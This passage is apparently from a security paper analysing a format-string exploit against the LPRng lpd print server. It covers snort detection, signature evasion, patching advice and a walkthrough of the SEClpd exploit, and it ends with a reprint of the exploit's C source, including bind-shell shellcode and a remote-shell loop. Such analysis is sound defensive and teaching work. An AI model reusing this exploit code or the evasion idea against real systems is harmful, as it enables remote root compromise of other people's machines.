
As part of my test environment, I also had a Red Hat Linux 6.2 machine running the Open Source

snort intrusion detection software, available from http://www.snort.org/. My snort setup included the following components:

- **mysql** database back-end, where all the packets captured by snort are being logged; mysql is available from http://www.mysql.org/
- **ACID**, which is an Apache- and PHP-based front-end for snort; ACID is available from http://www.andrew.cmu.edu/~rdanyliw/snort/snortacid.html


Although the machines in my test environment were connected to a switch and not to a shared hub, I was able to capture all traffic from attacker to victim by connecting the snort machine to a monitoring port on the switch. A monitoring port (also called a mirroring port) is a special port that can be configured on most switches so that traffic sent to and from other designated ports is copied to the monitoring port.

The following screen-shot shows that snort captured 16 packets that it identified as being of type "EXPLOIT redhat 7.0 lprd overflow":



ID	< Signature >	< TimeStamp >	< Source Address >	< Dest. Address >	< Layer 4 Proto >
#0-(3-385633)	EXPLOIT redhat 7.0 lprd overflow	2002-01-21 10:23:57	192.168.30.40:48268	192.168.30.55:515	TCP
#1-(3-385634)	EXPLOIT redhat 7.0 lprd overflow	2002-01-21 10:24:01	192.168.30.40:20578	192.168.30.55:515	TCP
#2-(3-385635)	EXPLOIT redhat 7.0 lprd overflow	2002-01-21 10:24:05	192.168.30.40:60552	192.168.30.55:515	TCP
#3-(3-385637)	EXPLOIT redhat 7.0 lprd overflow	2002-01-21 10:24:09	192.168.30.40:13771	192.168.30.55:515	TCP
#4-(3-385640)	EXPLOIT redhat 7.0 lprd overflow	2002-01-21 10:24:13	192.168.30.40:39508	192.168.30.55:515	TCP
#5-(3-385642)	EXPLOIT redhat 7.0 lprd overflow	2002-01-21 10:24:17	192.168.30.40:25615	192.168.30.55:515	TCP
#6-(3-385643)	EXPLOIT redhat 7.0 lprd overflow	2002-01-21 10:24:20	192.168.30.40:26303	192.168.30.55:515	TCP
#7-(3-385644)	EXPLOIT redhat 7.0 lprd overflow	2002-01-21 10:24:24	192.168.30.40:58017	192.168.30.55:515	TCP
#8-(3-385645)	EXPLOIT redhat 7.0 lprd overflow	2002-01-21 10:24:28	192.168.30.40:43540	192.168.30.55:515	TCP
#9-(3-385646)	EXPLOIT redhat 7.0 lprd overflow	2002-01-21 10:24:32	192.168.30.40:44010	192.168.30.55:515	TCP
#10-(3-385647)	EXPLOIT redhat 7.0 lprd overflow	2002-01-21 10:24:36	192.168.30.40:25344	192.168.30.55:515	TCP
#11-(3-385648)	EXPLOIT redhat 7.0 lprd overflow	2002-01-21 10:24:40	192.168.30.40:47639	192.168.30.55:515	TCP
#12-(3-385649)	EXPLOIT redhat 7.0 lprd overflow	2002-01-21 10:24:44	192.168.30.40:53670	192.168.30.55:515	TCP
#13-(3-385650)	EXPLOIT redhat 7.0 lprd overflow	2002-01-21 10:24:47	192.168.30.40:13960	192.168.30.55:515	TCP
#14-(3-385651)	EXPLOIT redhat 7.0 lprd overflow	2002-01-21 10:24:51	192.168.30.40:7845	192.168.30.55:515	TCP
#15-(3-385652)	EXPLOIT redhat 7.0 lprd overflow	2002-01-21 10:24:55	192.168.30.40:17560	192.168.30.55:515	TCP

By clicking on a packet number, we can drill down and see the actual contents of the packet. The payload section in the following screen-shot shows the now-familiar format string sent from attacker to victim, ending with the shell code and invoking /bin/sh:



Gheorghe Gheorghiu – "Exploiting a format string vulnerability in the LPRng lpd print server"

A question that arises now is: why did snort only capture 16 packets, when the file /var/log/messages on victim contains 680 format string lines? To answer the question, let's start by looking at snort's signature for the "EXPLOIT redhat 7.0 lprd overflow" attack. The following line can be found in the file exploit.rules normally installed in the snort rules directory:

exploit.rules:alert tcp $EXTERNAL_NET any -> $HOME_NET 515 (msg:"EXPLOIT redhat 7.0 lprd overflow";
flags: A+;
content:"**|58 58 58 58 25 2E 31 37 32 75 25 33 30 30 24 6E|**"; classtype:attempted-admin; sid:302; rev:1;)

If we look closely at the line numbered 020 in the hex dump of the packet captured by snort in the screen shot above, we'll see that it is identical to the snort signature. The ASCII representation of the hex dump is: **XXXX%.172u%300$n**

This happens to be part of the default format string sent by the *SEClpd* exploit to the target server. The following output was obtained when running *SEClpd* in its default mode from attacker, with the DEBUG option enabled, so that it displays the string sent to the target server:

```
[attacker@attacker]$ ./SEClpd victim.company.com -t 0
+++ Security.is remote exploit for LPRng/lpd by DiGiT

+++ Exploit information
+++ Victim: victim.company.com
+++ Type: 0 - RedHat 7.0 - Guinesss
+++ Eip address: 0xbffff3ec
+++ Shellcode address: 0xbffff7f2
+++ Position: 300
+++ Alignment: 2
+++ Offset 0

+++ Attacking victim.company.com with our format string

Generation complete:
Address:
ecf3ffbf.edf3ffbf.eef3ffbf.eff3ffbf.58585858.58585858.58585858.58585858.5858
5858
Append: %.172u%300$nsecur%301$nsecurity%302$n%.192u%303$n
Argh exploit failed$#%! try brute force!
```

The characters in bold are exactly the ones contained in the snort signature for the exploit. So we see that snort only intercepts the packets sent by *SEClpd* in its default mode, as well as packets sent in brute force mode that happen to contain the characters **%.172u%300$**. This explains the relatively small number of packets captured by snort.

We should note that this opens up the possibility for an attacker to evade snort by running *SEClpd* in brute force mode and sending to the target host only those format strings that do not contain the characters **%.172u%300$**. This is an inherent limitation in signature-based intrusion detection and anti-virus software, and one that cannot be easily overcome. However, a well-configured log monitoring system on the target host will have no problem intercepting the attack by monitoring the system log file /var/log/messages. This proves that network-based and host-based intrusion detection systems are more effective when used in conjunction rather than isolated.

How to protect against the attack

What companies can do to protect themselves

System administrators who are in charge of hosts running a vulnerable version of the LPRng print management software can take the following steps to protect their systems:

- Apply vendor-supplied patches
  - a list of URLs grouped by vendor is provided in the "Additional information" section
  - for systems running Red Hat Linux, a very good way of staying abreast with the latest patches and security updates is to subscribe to the Red Hat Network service, available at http://rhn.redhat.com
- If print server functionality is not necessary, disable the lpd print server daemon
  - on Red Hat Linux systems, the following command can be used to disable the start-up of the lpd daemon at system initialization time:
    ```
    chkconfig lpd off
    ```
- If print functionality is not necessary, uninstall the LPRng package altogether
  - on systems running the rpm package manager, this can be accomplished with the command:
    ```
    rpm –e LPRng
    ```
- Block incoming traffic to the print server port 515 at the firewall or at the border router
  - note that this particular step does not protect the systems from malicious users inside the organization

More general steps that can be taken, not directly related to the specific LPRng exploit, are:

- Deploy network-based intrusion systems such as ***snort*** (http://www.snort.org/)
- Deploy host-based log monitoring systems such as ***logcheck*** (http://www.psionic.com/tools/logcheck-1.1.1.tar.gz) and ***swatch*** (http://www.stanford.edu/~atkins/swatch/latest.tar)
- Deploy host-based access-control systems such as ***portsentry*** (http://www.psionic.com/tools/portsentry-1.1.tar.gz) and ***tcp_wrappers*** (ftp://ftp.porcupine.org/pub/security/tcp_wrappers_7.6.tar.gz)

What vendors can do to prevent this vulnerability

The most important protection measure in my opinion is for vendors and programmers to carefully audit the source code of the packages they offer for programming errors, especially errors that may result in format-string attacks. This approach is at least theoretically possible for Open Source software, although in practice the sheer amount of code comprising an average Linux distribution makes this task very difficult. In his paper ([6]), scut mentions two tools that can be used to automatically catch format string programming errors of the type I discussed in this paper:

- PScan, available at http://www.striker.ottawa.on.ca/~aland/pscan/
    - According to the PScan web page, this tool scans C source files for problematic uses of *printf*-style functions:

      sprintf(buffer, variable); **Bad! Possible security breach!**
      sprintf(buffer, "%s", variable); **Ok**

- TESOgcc, which is supposed to be available at http://inferno.tusculum.edu/~typo/tesogcc.tgz (this link was not working at the time I wrote this paper)

Pseudo-code analysis of the SEClpd exploit

The following pseudo-code fragment shows the main flow of execution in the *SEClpd* exploit. The line numbers refer to the full source code presented in Appendix 1:

```
declare_global_variables; [lines 38-81]
main
{
	declare_exploit_buffer; [line 310]
	declare_format_string; [line 311]
	get_cmdline_options; [lines 316-377]
	assign_initial_values(eip_address, shellcode_address); [line 379]

	if (brute_force)
	{
		eip_address = assign_brute_force_initial_value; [line 400]
		while (failure)
		{
			format = create_malicious_string(); [line 407]
			create_exploit_buffer(format); [lines 408-410]
			send_code(target_host); [line 411]
			decrement_eip_address; [lines 413-421]
		}
	}
	else
	{
		format = create_malicious_string(); [line 428]
		create_exploit_buffer(format); [lines 429-431]
		send_code(target_host); [line 432]
		print_exploit_failed; [line 434]
	}
}
```

The program first declares several global variables, which will be referenced in various sub-routines. The two main values that the attacker is after are the Instruction Pointer address (eip_address) and the shellcode address (shellcode_address). We have seen in the "How the exploit works" section that these two values are sufficient for the attacker to redirect the flow of execution of the lpd process so that the malicious shellcode get executed. In *SEClpd.c*, the two values are pre-assigned, based on the code creator's experiments with the **gdb** debugger and with the output printed to syslog by the lpd daemon. However, the user of the program can specify different values by means of command line options. If the "**brute**" command line option is not used, the program will flow along the else branch in the pseudo-code above.

The bulk of the exploit's functionality is in two functions: create_malicious_string, which in turn calls calculate_rets. The latter function (lines 83-148) actually puts together the malicious format string, using the techniques I referenced in the "How the exploit works" section. Specifically, it uses the byte-at-a-time copying technique in order to overwrite the value at eip_address with the value of shellcode_address. Depending on the initial values and offsets, the format string is filled with data type directives such as %d and %c, used in conjunction with field length specifications such as

.%du and %d$n, so that the final number of characters that ought to be printed by the *syslog* function coincides with the address of the shellcode. The create_malicious_string function (lines 150-176) takes the format string and appends to it the NOP sled and the actual shellcode. I enabled the DEBUG option in order to see what the format string looks like. This is the output of the *SEClpd* program running in debug mode:

```
[attacker@attacker]$ ./SEClpd victim.company.com -t 0
+++ Security.is remote exploit for LPRng/lpd by DiGiT

+++ Exploit information
+++ Victim: victim.company.com
+++ Type: 0 - RedHat 7.0 - Guinesss
+++ Eip address: 0xbffff3ec
+++ Shellcode address: 0xbffff7f2
+++ Position: 300
+++ Alignment: 2
+++ Offset 0

+++ Attacking victim.company.com with our format string

Generation complete:
Address:
ecf3ffbf.edf3ffbf.eef3ffbf.eff3ffbf.58585858.58585858.58585858.58585858.5858
5858
Append: %.172u%300$nsecur%301$nsecurity%302$n%.192u%303$n
Argh exploit failed$#%! try brute force!
```

After creating the malicious format string, the program then calls the send_code function (lines 245-287), which simply opens a TCP/IP socket to port 515 on the target host and then writes the exploit buffer to the socket. If the socket connection and socket write are both successful, send_code calls the connect_victim function. In connect_victim (lines 178-242), the attacker attempts to connect to port 3879 on the target host. A successful connection means that the attacker's shellcode has been executed in the lpd process space on the target host, causing an interactive shell to listen on port 3879. Upon successful connection, the global variable failure is set to –1 (line 212), so that the brute force while loop is terminated. The program then sends two commands to the target server: uname –a and id, followed by a carriage return (line 216). The program then enters an infinite while(1) loop (lines 218-242) which redirects standard input and standard output to the socket connected to the remote host. As a result, any command entered by the attacker will be written to the socket and thus sent to the target host, while all output of the commands from the remote host will be read on the socket and printed on the attacker's screen. In this way, an interactive shell session is conducted with root privileges on the remote host.

In brute force mode, the attacker initializes the eip_address variable with a different value: 0xbffffff0. It then enters a while loop (lines 402-423) which tests the global variable failure. It the variable is not set to –1 in the connect_victim function, it means that the connection to the target host failed and a different eip_address value is tried. The new eip_address value is obtained by incrementing an offset variable by 4 bytes every time the while loop is executed and subtracting offset from the initial value 0xbffffff0. The while loop is terminated in case of success by setting failure to –1 in connect_victim. Otherwise, the while loop is terminated when the offset variable becomes greater than a pre-determined OFFSET_LIMIT of 5000. In this csse, the program prints out a failure message and exits (lines 417-419).

It is also worthwhile to mention the fact that the shellcode used in the *SEClpd* exploit, which binds an interactive shell to port 3879 on the target host, is very common and is used by many other exploits, targeting software packages such as gdm, micq and ghttpd. Credits to the shellcode author are not given in the SEClpd exploit, but the gdm exploit refers to it as "lammys bind shell code / binds a shell to port 3879".

Additional information – references and other resources

References

[1] Bouchareine, Pascal – "Format string vulnerability"
http://www.hert.org/papers/format.html

[2] Maclaughlin, L. III, Editor – RFC 1179, "Line Printer Daemon Protocol"
ftp://ftp.isi.edu/in-notes/rfc1179.txt

[3] Newsham, Tim – "Format string attacks"
http://www.gaurdent.com/docs/FormatString.PDF

[4] Powell, Patrick – LPRng HOWTO
http://www.lprng.com/LPRng-HOWTO/LPRng-HOWTO.html

[5] Raynal F., Blaess C., Grenier C. – "Avoiding security holes when developing an application - Part 4: format strings"
http://www.linuxfocus.org/English/July2001/article191.shtml

[6] scut / team teso – "Exploiting format string vulnerabilities"
http://julianor.tripod.com/teso-fs1-1.pdf

[7] Thuemmel, Andreas – "Analysis of format string bugs"
http://downloads.securityfocus.com/library/format-bug-analysis.pdf

Advisories and security bulletins related to the LPRng exploit

Initial report on Bugtraq mailing list by Chris Evans on Sept. 25, 2000
http://www.securityfocus.com/archive/1/85002

CERT Advisory CA-2000-22, "Input validation problems in LPRng"
http://www.cert.org/advisories/CA-2000-22.html

CVE Entry CVE-2000-0917
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2000-0917

Securityfocus.com Bugtraq ID 1712, "Multiple Vendor LPRng User-Supplied Format String Vulnerability"
http://www.securityfocus.com/bid/1712

CERT Vulnerability Note VU#382365, "LPRng can pass user-supplied input as a format string parameter to syslog() calls"
http://www.kb.cert.org/vuls/id/382365

CIAC Information Bulletin L-025, "LPRng Format String Vulnerability"
http://www.ciac.org/ciac/bulletins/l-025.shtml

Vendor advisories and updated LPRng software

Caldera Systems, Inc. Security Advisory CSSA-2000-033.0
http://www.caldera.com/support/security/advisories/CSSA-2000-033.0.txt

FreeBSD Security Advisory FreeBSD-SA-00:56
ftp://ftp.freebsd.org/pub/FreeBSD/CERT/advisories/FreeBSD-SA-00:56.lprng.asc

Red Hat Security Advisory RHSA-2000:065-06
http://www.redhat.com/support/errata/RHSA-2000-065-06.html

Latest LPRng distribution
http://www.lprng.com/DISTRIB/LPRng/LPRng-3.8.5.tgz

Links to exploit source code

SEClpd exploit
http://downloads.securityfocus.com/vulnerabilities/exploits/SEClpd.c

LPRng-3.6.24-1 exploit
http://downloads.securityfocus.com/vulnerabilities/exploits/LPRng-3.6.24-1.c

Tools mentioned in this paper

Scanners

synscan
http://www.psychoid.lam3rz.de/synscan.html

nmap
http://www.insecure.org/nmap/index.html

Intrusion detection, log monitoring, access control

snort
http://www.snort.org/

logcheck
http://www.psionic.com/tools/logcheck-1.1.1.tar.gz

swatch
http://www.stanford.edu/~atkins/swatch/latest.tar

portsentry
http://www.psionic.com/tools/portsentry-1.1.tar.gz

tcp_wrappers
ftp://ftp.porcupine.org/pub/security/tcp_wrappers_7.6.tar.gz

Automated format string vulnerability checking tools

PScan
http://www.striker.ottawa.on.ca/~aland/pscan/

TESOgcc
http://inferno.tusculum.edu/~typo/tesogcc.tgz (this link was not working at the time of writing)

Appendix 1 – SEClpd exploit source code

```
/*
 *  Copyright (c) 2000 - Security.is
 *
 *  The following material may be freely redistributed, provided
 *  that the code or the disclaimer have not been partly removed,
 *  altered or modified in any way. The material is the property
 *  of security.is. You are allowed to adopt the represented code
 *  in your programs, given that you give credits where it's due.
 *
 * security.is presents: LPRng/Linux remote root lpd exploit.
 *
 * Author: DiGiT - teddi@linux.is
 *
 * Thanks to: portal for elite formatstring talent ;>
 * Greets to: security.is, #!ADM
 *
 * Wrote it because I wanted to hack my co-workers machines ;>
 *
 * Run: ./SEClpd victim brute -t type
 * Try first ./SEClpd victim -t 0 then try the brute.
 */

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <fcntl.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#define DEBUG 1

#define ADDRESS_BUFFER_SIZE   32+4
#define APPEND_BUFFER_SIZE    52
#define FORMAT_LENGTH         512-8
#define NOPCOUNT              200
#define SHELLCODE_COUNT       1030
#define DELAY                 50000 /* usecs */
#define OFFSET_LIMIT          5000

char shellcode[] =
  "\x31\xdb\x31\xc9\x31\xc0\xb0\x46\xcd\x80"
  "\x89\xe5\x31\xd2\xb2\x66\x89\xd0\x31\xc9\x89\xcb\x43\x89\x5d\xf8"
  "\x43\x89\x5d\xf4\x4b\x89\x4d\xfc\x8d\x4d\xf4\xcd\x80\x31\xc9\x89"
  "\x45\xf4\x43\x66\x89\x5d\xec\x66\xc7\x45\xee\x0f\x27\x89\x4d\xf0"
  "\x8d\x45\xec\x89\x45\xf8\xc6\x45\xfc\x10\x89\xd0\x8d\x4d\xf4\xcd"
  "\x80\x89\xd0\x43\x43\xcd\x80\x89\xd0\x43\xcd\x80\x89\xc3\x31\xc9"
  "\xb2\x3f\x89\xd0\xcd\x80\x89\xd0\x41\xcd\x80\xeb\x18\x5e\x89\x75"
```

```
 "\x08\x31\xc0\x88\x46\x07\x89\x45\x0c\xb0\x0b\x89\xf3\x8d\x4d\x08"
 "\x8d\x55\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh";

struct target
 {
  char *os_name;
  u_long eip_address;
  u_long shellcode_address;
  unsigned int position;
  int written_bytes;
  int align;
};

struct target targets[] =
 {
  { "RedHat 7.0 - Guinesss    ", 0xbffff3ec, 0L, 300, 70, 2, },
  { "RedHat 7.0 - Guinesss-dev", 0xbffff12c, 0L, 300, 70, 2, },
  { NULL, 0L, 0L, 0, 0, 0 }
};

static char address_buffer[ADDRESS_BUFFER_SIZE+1];
static char append_buffer[APPEND_BUFFER_SIZE+1];
static char shellcode_buffer[1024];
static char *hostname=NULL;
static int offset;
static struct hostent *he;
int type=-1;
int brute=-1, failure=1;

void calculate_rets(u_long eip_addr, u_long shellcode_addr, u_int previous, u_int addr_loc)
{
   int i;
   unsigned int tmp = 0;
   unsigned int copied = previous;
   unsigned int num[4] =
   {
      (unsigned int) (shellcode_addr & 0x000000ff),
      (unsigned int)((shellcode_addr & 0x0000ff00) >> 8),
      (unsigned int)((shellcode_addr & 0x00ff0000) >> 16),
      (unsigned int)((shellcode_addr & 0xff000000) >> 24)
   };

   memset (address_buffer, '\0', sizeof(address_buffer));
   memset (append_buffer, '\0', sizeof(append_buffer));

   for (i = 0; i < 4; i++)
   {
      while (copied > 0x100)
         copied -= 0x100;

      if ( (i > 0) && (num[i-1] == num[i]) )
         sprintf (append_buffer+strlen(append_buffer), "%%%d$n", addr_loc+i);
      else if (copied < num[i])
      {
```

```
            if ( (num[i] - copied) <= 10)
            {
               sprintf (append_buffer+strlen(append_buffer), "%.*s",
                  (int)(num[i] - copied), "security.is!");
               copied += (num[i] - copied);
               sprintf (append_buffer+strlen(append_buffer), "%%%d$n",
addr_loc+i);           } else {
               sprintf (append_buffer+strlen(append_buffer), "%%.%du",
                  num[i] - copied);
               copied += (num[i] - copied);
               sprintf (append_buffer+strlen(append_buffer), "%%%d$n",
addr_loc+i);           }
         } else {
            tmp = ((num[i] + 0x100) - copied);
            sprintf (append_buffer+strlen(append_buffer), "%%.%du",
tmp);
            copied += ((num[i] + 0x100) - copied);
            sprintf (append_buffer+strlen(append_buffer), "%%%d$n",
addr_loc+i);
         }

         sprintf (address_buffer+strlen(address_buffer), "%c%c%c%c",
            (unsigned char) ((eip_addr+i) & 0x000000ff),
            (unsigned char)(((eip_addr+i) & 0x0000ff00) >> 8),
            (unsigned char)(((eip_addr+i) & 0x00ff0000) >> 16),
            (unsigned char)(((eip_addr+i) & 0xff000000) >> 24));
      }

      while (strlen(address_buffer) < ADDRESS_BUFFER_SIZE)
         strcat (address_buffer, "X");


   #ifdef DEBUG
      printf ("\nGeneration complete:\nAddress: ");
      for (i = 0; i < strlen(address_buffer); i++)
      {
         if ( ((i % 4) == 0) && (i > 0) )
            printf (".");
         printf ("%02x", (unsigned char)address_buffer[i]);
      }
      printf ("\nAppend: %s\n", append_buffer);
   #endif

      return;
   }

   char *create_malicious_string(void)
   {
      static char format_buffer[FORMAT_LENGTH+1];
      long addr1,addr2;
      int i;

      memset (format_buffer, '\0', sizeof(format_buffer));

           targets[type].shellcode_address = targets[type].eip_address
+ SHELLCODE_COUNT;

           addr1 = targets[type].eip_address;
```

```
          addr2 = targets[type].shellcode_address;
  calculate_rets (addr1, addr2,targets[type].written_bytes, targets[type].position);

   (void)snprintf (format_buffer, sizeof(format_buffer)-1, "%.*s%s",
                   targets[type].align, "BBBB", address_buffer);

   strncpy (address_buffer, format_buffer, sizeof(address_buffer)-1);
   strncpy (format_buffer, append_buffer, sizeof(format_buffer)-1);

   for(i = 0 ; i < NOPCOUNT ; i++)
   strcat(format_buffer, "\x90");

strcat(format_buffer, shellcode);

   return (format_buffer);
}

int connect_victim()
{

   int sockfd, n;
   struct sockaddr_in s;
   fd_set fd_stat;
   char buff[1024];

  static char testcmd[256] = "/bin/uname -a ; id ;\r\n";

   s.sin_family = AF_INET;
   s.sin_port = htons (3879);
   s.sin_addr.s_addr = *(u_long *)he->h_addr;


   if ((sockfd = socket (AF_INET, SOCK_STREAM, 0)) < 0)
     {
       printf ("--- [5] Unable to create socket!\n");
       printf("Exploit failed!\n");
       return -1;
     }

   if ((connect (sockfd, (struct sockaddr *) &s, sizeof (s))) < 0)
     {
       return -1;
     }

     if(brute)

        printf("+++ The eip_address is 0x%x\n\n", targets[type].eip_address);

     printf("-   [+] shell located on %s\n", hostname);
     printf("-   [+] Enter Commands at will\n\n");

 failure = -1;

 FD_ZERO(&fd_stat);
 FD_SET(sockfd, &fd_stat);
```

```
 send(sockfd, testcmd, strlen(testcmd), 0);

 while(1) {

  FD_SET(sockfd,&fd_stat);
  FD_SET(0,&fd_stat);

  if(select(sockfd+1,&fd_stat,NULL,NULL,NULL)<0) break;
  if( FD_ISSET(sockfd, &fd_stat) ) {
   if((n=read(sockfd,buff,sizeof(buff)))<0){
     fprintf(stderr, "EOF\n");
     return 2;
   }

   if(write(1,buff,n)<0)break;
